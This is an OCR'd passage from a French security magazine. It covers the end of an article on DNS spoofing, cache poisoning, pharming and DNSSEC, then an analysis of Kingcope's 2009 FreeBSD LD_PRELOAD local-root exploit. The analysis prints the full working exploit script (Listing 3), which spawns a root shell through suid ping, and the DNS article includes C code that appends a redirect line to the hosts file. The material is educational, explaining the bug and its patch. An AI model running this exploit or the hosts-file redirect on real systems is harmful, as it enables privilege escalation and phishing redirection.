

Figure 1. *Mécanismes DNS*

de forger un paquet spécifique et, ainsi, l'envoyer à la victime.

Lors de la réception, la victime pensera que le serveur DNS légitime lui a renvoyé la réponse et sera redirigée vers un site frauduleux.

Cette utilisation peut avoir des effets dévastateurs comme renvoyer vers un site qui propage un virus, renvoie sur une page de phishing, …

Le DNS Cache Poisoning

De base, un serveur DNS n'a des informations que pour les machines du domaine sur lequel il a autorité. Autrement dit, il n'a pas stocké les informations relatives à d'autres domaines.

Si une machine A souhaite communiquer avec une machine B d'un autre domaine, le serveur DNS qui a autorité sur la machine A contacte le serveur DNS qui a autorité sur la machine B etc.

Pour éviter de saturer le réseau, il est préférable de garder en mémoire ces informations.

Dès lors, si une autre machine demande à contacter la machine B, elle pourra ré-utiliser les informations contenues dans le cache du serveur DNS.

L'attaque de DNS Cache Poisoning consiste à faire en sorte de corrompre ce fameux cache en insérant des données voulues par le pirate.

Pour que cela fonctionne, il faut que le pirate ait le contrôle d'un nom de domaine : prenons fake.com ainsi que le serveur DNS correspondant ayant autorité sur celui-ci : ns.fake.com .

Le pirate envoie ainsi une requête vers le serveur DNS cible (celui utilisé par la victime)

Il fait en sorte de demander la résolution du nom d'une machine affiliée au domaine : fake.com .

Le serveur DNS cible envoie les informations au serveur DNS du pirate (ns.fake.com) qui, quant à lui, envoie les informations correspondant à sa demande ainsi que d'autres informations complémentaires. Ces dernières auront juste pour effet de corrompre le cache du serveur DNS cible.

Nous pourrions imaginer un scénario où le pirate cherche à rediriger des utilisateurs d'une banque vers un site falsifié pour récupérer leurs informations personnelles.

Le « Pharming »

Le pharming est une technique utilisée par les pirates informatiques exploitant des vulnérabilités DNS.

Le but est le même que les attaques précédentes : détourner sa victime sur un site frauduleux en le faisant passer pour le véritable.

Deux types de « pharming » peuvent être mis en place :

- Le pharming local consiste à modifier le fichier hosts de la machine. Ce fichier permet de rajouter des en-



Figure 2. *hiérarchie du protocole DNS.*

trées nom de domaine et adresse IP et il est l'un des acteurs majeurs dans la navigation internet.

- Rajouter la ligne : « 209.85.229.104 hakin9.org » redirigera tous les utilisateurs vers Google s'ils souhaitent aller sur le site hakin9.org .
- Le fait de modifier en local le fichier hosts n'agit que sur les personnes utilisant le poste affecté. Ce type de pharming ne peut pas se répercuter sur d'autres ordinateurs (cf Listing 1).

L'autre type possible est de compromettre le serveur DNS dont dépend la victime.

- Le nom est différent mais correspond au DNS Cache Poisoning. L'attaque consiste à altérer son contenu en insérant de fausses informations. Dès lors, si un utilisateur recherche un certain nom de domaine compromis, il se retrouvera sur un site falsifié.



Figure 3. *DNS ID Spoofing*



Figure 4. *Cache Poising*

Le « Drive-by-pharming », technique en vogue depuis de nombreuses années. Cette dernière consiste à amener un internaute à exécuter un script (souvent JavaScript) malveillant, qui va modifier la configuration de son routeur personnel. Il faut savoir que la plupart du temps, le routeur personnel n'est accessible qu'en LAN (à savoir, seulement les personnes faisant partie du réseau local accèdent à l'interface du routeur) et non en WAN (accessible à partir de la toile-même, cela signifie qu'un attaquant peut prendre le contrôle d'un routeur situé aux Etats-Unis depuis la Russie). Le pirate utilisera l'internaute comme intermédiaire dans son attaque pour faire en sorte qu'il modifie lui-même les paramètres de sa box. Ce type d'attaque se réalise grâce à des vulnérabilités de type CSRF (Cross Site Request Forgeries) qui ne sont autres que des formulaires pré-remplis exécutés lors du chargement de la page malicieuse. D'après une étude de Symantec sur ce domaine, 95% des utilisateurs à la « maison » autorisent l'exécution du JavaScript dans leurs fureteurs internet.

Dès lors, il est possible, de manière transparente de changer certains paramètres, afin de rediriger ses victimes vers des sites frauduleux.

Solutions contre ces abus

Pour éviter les problèmes de DNS Spoofing, plusieurs démarches peuvent être réalisées comme :

- Mettre à jour les serveurs DNS (cela permet par exemple d'éviter des failles permettant le contrôle de ces serveurs DNS et ainsi prédire les numéros de séquence correspondants)
- Limiter le cache du serveur DNS et faire en sorte qu'il n'enregistre pas dans sa base de données les enregistrements additionnels
- Utiliser de la cryptographie comme SSL, cela rend la vie plus difficile au pirate.
- Dans l'infrastructure d'une entreprise, une alternative serait l'utilisation de deux serveurs DNS distincts. L'un serait accessible depuis la toile et répondrait aux demandes qu'il recevrait. D'un autre côté, un serveur DNS Interne offrirait ses services aux ordinateurs internes. Les transactions qu'aurait ce dernier serveur DNS seraient, par exemple, avec les serveurs « racines » (root servers) qui représentent la base de l'internet. Dès lors, nous pourrions plus ou moins les considérer de « confiance ».

Il existe en tout 13 serveurs racine du DNS, situés un peu partout dans le monde.

Depuis peu, ces 13 serveurs sont tous passés à DNSSEC (Domain Name System Security Extensions).

Ce protocole standardisé permet avant tout :

- la sécurisation des transactions DNS



Figure 5. *changement de certains paramètres, pour rediriger la victime vers des sites frauduleux.*

Annexes :

- *http://fr.wikipedia.org/wiki/Domain_Name_System* Article de Wikipédia sur le protocole DNS
- *http://fr.wikipedia.org/wiki/Domain_Name_System_Security_Extensions* Article de Wikipédia sur DNSSEC
- *http://www.authsecu.com/brute-force-dns/brute-force-dns.php* Article qui traite de la brute-force des noms de domaines
- *http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html* Un guide illustré sur la faille DNS de Dan Kaminsky durant l'été 2008
- *http://www.securiteinfo.com/attaques/hacking/dnsspoofing.shtml* Article intéressant sur le DNS Spoofing (incluant les deux attaques présentées dans l'article)
- *http://fr.wikipedia.org/wiki/Pharming* Article de Wikipédia sur le Pharming

- la sécurisation des informations contenues dans les messages DNS
- Stockage et distribution des clés nécessaires au bon fonctionnement

Avant tout, DNSSEC s'appuie sur des signatures cryptographiques qui permettent de « signer » les inscriptions DNS actuelles.

Cela permet de détecter d'éventuelles fraudes et ainsi, éviter à une victime d'être piégée. Cela ressemble à un gage de qualité permettant de garantir que toutes les informations reçues sont effectivement celles demanées.

Listing 1. *Code C pour Pharming local.*

```
<code C pour du Pharming en local>
#include <stdlib.h>
#include <stdio.h>

int main(void) {
    FILE * pharming = NULL;
    pharming = fopen("%SYSTEMROOT%\system32\drivers\
                    etc\hosts", "a");
    if (pharming != NULL)
            {
        fputs("209.85.229.104 hakin9.org",
                    pharming);
                fclose(pharming);
    }
    else
    {
            printf("Erreur au niveau de l'ouverture
                    du fichier Hosts");
    }
    return EXIT_SUCCESS;
}
</code>
```

Le mécanisme utilisé est une génération d'une paire de codes :

- une clé privée : la clé privée ne doit en aucun cas être divulguée et être gardée en sécurité, pour éviter de casser la « chaine de confiance » mise en place. Cette dernière reste chez le propriétaire.
- une clé publique : la clé publique est disponible pour tout le monde et est présente dans chaque « DNSKEY record ». Un « DNSKEY record » permet de vérifier qu'il ne s'agit pas d'un site contrefait en vérifiant les signatures DNSSEC.
- Les données contenues dans chaque enregistrement « DNSKEY » sont les suivantes :
- Drapeaux (« Flags ») : « Zone key » pour toutes les clés DNSSEC et « Secure Entry Point » pour les clés signant d'autres clés ou des clés dites « simples ».
- Protocole : la valeur est fixée à 3 pour assurer la compatibilité avec les versions précédentes.
- Algorithme : l'algorithme utilisé par la clé publique.
- Clé publique : la clé publique en tant que telle.

Conclusion

Grâce aux différentes avancées technologiques dans ce domaine, les risques sont plus ou moins diminués. Heureusement car ce protocole est l'un des plus importants à ce jour.

Parallèlement, une infrastructure touchée par une attaque au niveau du DNS est terriblement compromise car elle peut avoir de terribles répercutions sur ses usagers.

Une société peut être entièrement « mise sur le carreau » car, sans les services offerts par le protocole DNS, son activité risque de cesser.

Si cet article vous a intéressé, n'hésitez pas à lire d'autres articles comme, par exemple, la présentation de Dan Kaminsky sur une faille concernant le « snooping » du cache DNS de 2008.

A PROPOS DE L'AUTEUR :

L'auteur est actuellement étudiant en DUT Informatique l'IUT de Fontainebleau.

Il s'intéresse de très près à tout ce qui a trait à la sécurité informatique afin de comprendre les problèmes associés. Il aimerait par la suite continuer ses études dans une école d'ingénieur.

Exploit – Local root FreeBSD via LD_PRELOAD

Paul Rascagnères

FreeBSD est souvent présenté comme un OS à la sécurité robuste. Malgré cette réputation, un exploit a été divulgué fin novembre sur la mailing list Full Disclosure par Kingcope. Dans cet article, nous étudierons cet exploit et le patch proposé par l'équipe de mainteneur FreeBSD après avoir compris LD_PRELOAD.

Cet article explique...

- Comment fonctionne un exploit utilisant un bug LD_PRELOAD sous FreeBSD.

Ce qu'il faut savoir...

- Langage C, des notions de système UNIX sont préférable.

Le full disclosure (ou le fait de divulguer publiquement les problèmes de sécurité ou les exploits) est quelque chose de primordial chez les passionnés de sécurité informatique.

Il permet (entre autre) a chacun de pouvoir étudier les problèmes découvert par d'autre personne, de comprendre leurs fonctionnement et de sécuriser ses propres codes.

L'exemple de l'exploit étudié dans cet article est très formateur sans demander une très forte connaissance du système ou du C.

Fonctionnement de LD_PRELOAD ?

Il existe une variable d'environnement sous UNIX qui s'appelle LD_PRELOAD. Cette variable permet d'intercaler une librairie pour qu'elle soit prioritaire à celles de l'OS. Pour exemple nous allons utiliser le listing 1 qui permet simplement d'afficher le PID du processus courant.

Voici le résultat après compilation :

```
$ gcc listing1.c -o listing1
$ ./listing1
pid : 1423
```

A présent nous allons créer notre propre librairie `getpid()` qui retournera systématiquement `31337`. Le code est disponible au listing2. La compilation est un peu particulier afin de créer une librairie partagée :

```
$ gcc -fPIC -shared -o listing2.so listing2.c
```

A présent nous avons un binaire qui utilise `getpid()` et une librairie partagée `getpid()` également. Voici comment fonctionne LD_PRELOAD pour utiliser en priorité notre librairie et non pas celle de l'OS :

```
$ export LD_PRELOAD=./listing2.so
$ ./listing1
pid : 31447
```

Nous voyons que `listing1` utilise à présent notre propre librairie. Cette astuce est très utile pour debugger. Il existe une fonction particulière `_init()` qui est lancé dès l'exécution du main. Et qui permet de ne pas cibler une fonction spécifique.

Il y a toutefois une limitation a cette fonctionnalité : il n'est pas possible d'utiliser LD_PRELOAD sur un binaire suid. La première chose que fait FreeBSD lors de l'exécution d'un binaire suid est de vider cette variable. Il fait ça par sécurité pour éviter d'exécuter du code arbitraire en temps que root via notre librairie. C'est a ce niveau que va agir notre exploit.

Analyse de l'exploit

Pour commencer nous pouvons contempler l'exploit au listing 3.

Nous pouvons voir que c'est en faite un script qui compile un binaire `env` et une librairie `w00t.so.1.0`. Nous pouvons voir assez facilement que LD_PRELOAD est mis

en place juste avant de lancer la commande `ping` qui dispose d'un bit suid. Normalement la variable devrait donc être vidé par l'OS. Voyons comment FreeBSD vide cette variable.

Comment FreeBSD vide la variable LD_PRELOAD ?

Le listing 4 montre le morceau de code qui lance la purge de certaines variables en cas de bit suid.

Listing 1. *Source permettant d'afficher le PID du processus en cours*

```
#include <stdio.h>

int main()
{
  printf("pid : %u\n",getpid());
  return(0);
}
```

Listing 2. *Librairie getpid() retournant systematiquement 31337*

```
#include <stdio.h>
#include <sys/types.h>

pid_t getpid(void)
{
  return(31337);
}
```

Listing 3. *Exploit posté par Kingcope*

```
#!/bin/sh
echo ** FreeBSD local r00t zeroday
echo by Kingcope
echo November 2009
cat > env.c << _EOF
#include <stdio.h>

main() {
        extern char **environ;
        environ = (char**)malloc(8096);

        environ[0] = (char*)malloc(1024);
        environ[1] = (char*)malloc(1024);
        strcpy(environ[1], "LD_PRELOAD=/tmp/w00t.
                    so.1.0");

        execl("/sbin/ping", "ping", 0);
}
_EOF
gcc env.c -o env
cat > program.c << _EOF
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        extern char **environ;
        environ=NULL;
        system("echo ALEX-ALEX;/bin/sh");
}
_EOF
gcc -o program.o -c program.c -fPIC
gcc -shared -Wl,-soname,w00t.so.1 -o w00t.so.1.0
                    program.o -nostartfiles
cp w00t.so.1.0 /tmp/w00t.so.1.0
./env
```

Listing 4. *fonction ou sont purgé certaines variables en cas de bit suid*

```
func_ptr_type
_rtld(Elf_Addr *sp, func_ptr_type *exit_proc, Obj_
                    Entry **objp)
{
  ...
    trust = !issetugid();
  ...
    /*
     * If the process is tainted, then we un-set the
                    dangerous environment
     * variables.  The process will be marked as
                    tainted until setuid(2)
     * is called.  If any child process calls
                    setuid(2) we do not want any
     * future processes to honor the potentially un-
                    safe variables.
     */
    if (!trust) {
        unsetenv(LD_ "PRELOAD");
        unsetenv(LD_ "LIBMAP");
        unsetenv(LD_ "LIBRARY_PATH");
        unsetenv(LD_ "LIBMAP_DISABLE");
        unsetenv(LD_ "DEBUG");
        unsetenv(LD_ "ELF_HINTS_PATH");
    }
  ...
    /* Return the exit procedure and the program entry
                    point. */
    *exit_proc = rtld_exit;
    *objp = obj_main;
     return (func_ptr_type) obj_main->entry;
}
```

Nous pouvons voir la fonction `unsetenv()` qui comme il est facile de le deviner permet d'unset une variable d'environnement passée en argument. Cette fonction est retranscrite au listing 5.

Cette fonction mérite une attention toute particulière et une petite explication. En premier lieu elle vérifie que le nom de la variable n'est pas mal formée. Ensuite deux fonctions `__merge_environ()` et `__build_env()` permettent de créer un tableau contenant l'environnement. Pour finir elle supprime la variable via la fonction `__remove_putenv()` Le listing 6 montre le code de la fonction `__merge_environ()`.

Nous voyons que si il manque un « = » dans l'une des variables d'environnement la fonction sort en -1 ce qui a pour incidence de ne jamais lancer la fonction `__remove_putenv()` car `unsetenv()` sort « brutalement ». C'est ce qui se passe dans notre cas. La première variable d'environnement setté par l'exploit est vide. Mais le principal problème est qu'il n'y a pas de contrôle du code de retour de la fonction `unsetenv()`. Et donc notre binaire s'exécute avec la variable LD_PRELOAD. Nous pouvons donc exécuter n'importe quelle librairie arbitraire en tant que root via un binaire suid.

Patch fournie par FreeBSD

Le patch est des plus simple : il consiste simplement a contrôler le code de retour d'`unsetenv()` et a sortir en erreur en stoppant l'exécution du binaire. Le listing 7 montre le patch.

Conclusion

Nous avons pu voir avec quelle facilité Kingcope à réussi à exécuter du code en root. Il est primordial de toujours vérifier les codes de retour des fonctions afin de valider que tout c'est correctement passé comme nous le souhaitions. Il est aussi important de noter que cette vulnérabilité existe sous FreeBSD depuis de nombreuses années et que peut être certaines personnes ont exploités cette faille tout ce temps...

Listing 5. *fonction unsetenv() du fichier src/lib/libc/stdlib/getenv.c*

```
/*
* Unset variable with the same name by flagging it as inactive.  No variable is
* ever freed.
*/
int
unsetenv(const char *name)
{
    int envNdx;
    size_t nameLen;

    /* Check for malformed name. */
    if (name == NULL || (nameLen = __strleneq(name)) == 0) {
        errno = EINVAL;
        return (-1);
    }

    /* Initialize environment. */
    if (__merge_environ() == -1 || (envVars == NULL && __build_env() == -1))
        return (-1);

    /* Deactivate specified variable. */
    envNdx = envVarsTotal - 1;
    if (__findenv(name, nameLen, &envNdx, true) != NULL) {
        envVars[envNdx].active = false;
        if (envVars[envNdx].putenv)
            __remove_putenv(envNdx);
        __rebuild_environ(envActive - 1);
    }

    return (0);
}
```

Listing 6. *Fonction __merge_environ()*

```
static int
__merge_environ(void)
{
        char **env;
        char *equals;
   ...
                /*
                 * Insert new environ into existing, yet deactivated,
                 * environment array.
                 */
                origEnviron = environ;
                if (origEnviron != NULL)
                        for (env = origEnviron; *env != NULL; env++) {
                                if ((equals = strchr(*env, '=')) == NULL) {
                                        __env_warnx(CorruptEnvValueMsg, *env, strlen(*env));
                                        errno = EFAULT;
                                        return (-1);
                                }
                                if (__setenv(*env, equals - *env, equals + 1,1) == -1)
                                        return (-1);
                        }
        }

        return (0);
}
```

Listing 7. *Patch fournie par FreeBSD*

```
             if (!trust) {
-                unsetenv(LD_ "PRELOAD");
-                unsetenv(LD_ "LIBMAP");
-                unsetenv(LD_ "LIBRARY_PATH");
-                unsetenv(LD_ "LIBMAP_DISABLE");
-                unsetenv(LD_ "DEBUG");
-                unsetenv(LD_ "ELF_HINTS_PATH");
+                if (unsetenv(LD_ "PRELOAD") ||
                    unsetenv(LD_ "LIBMAP") ||
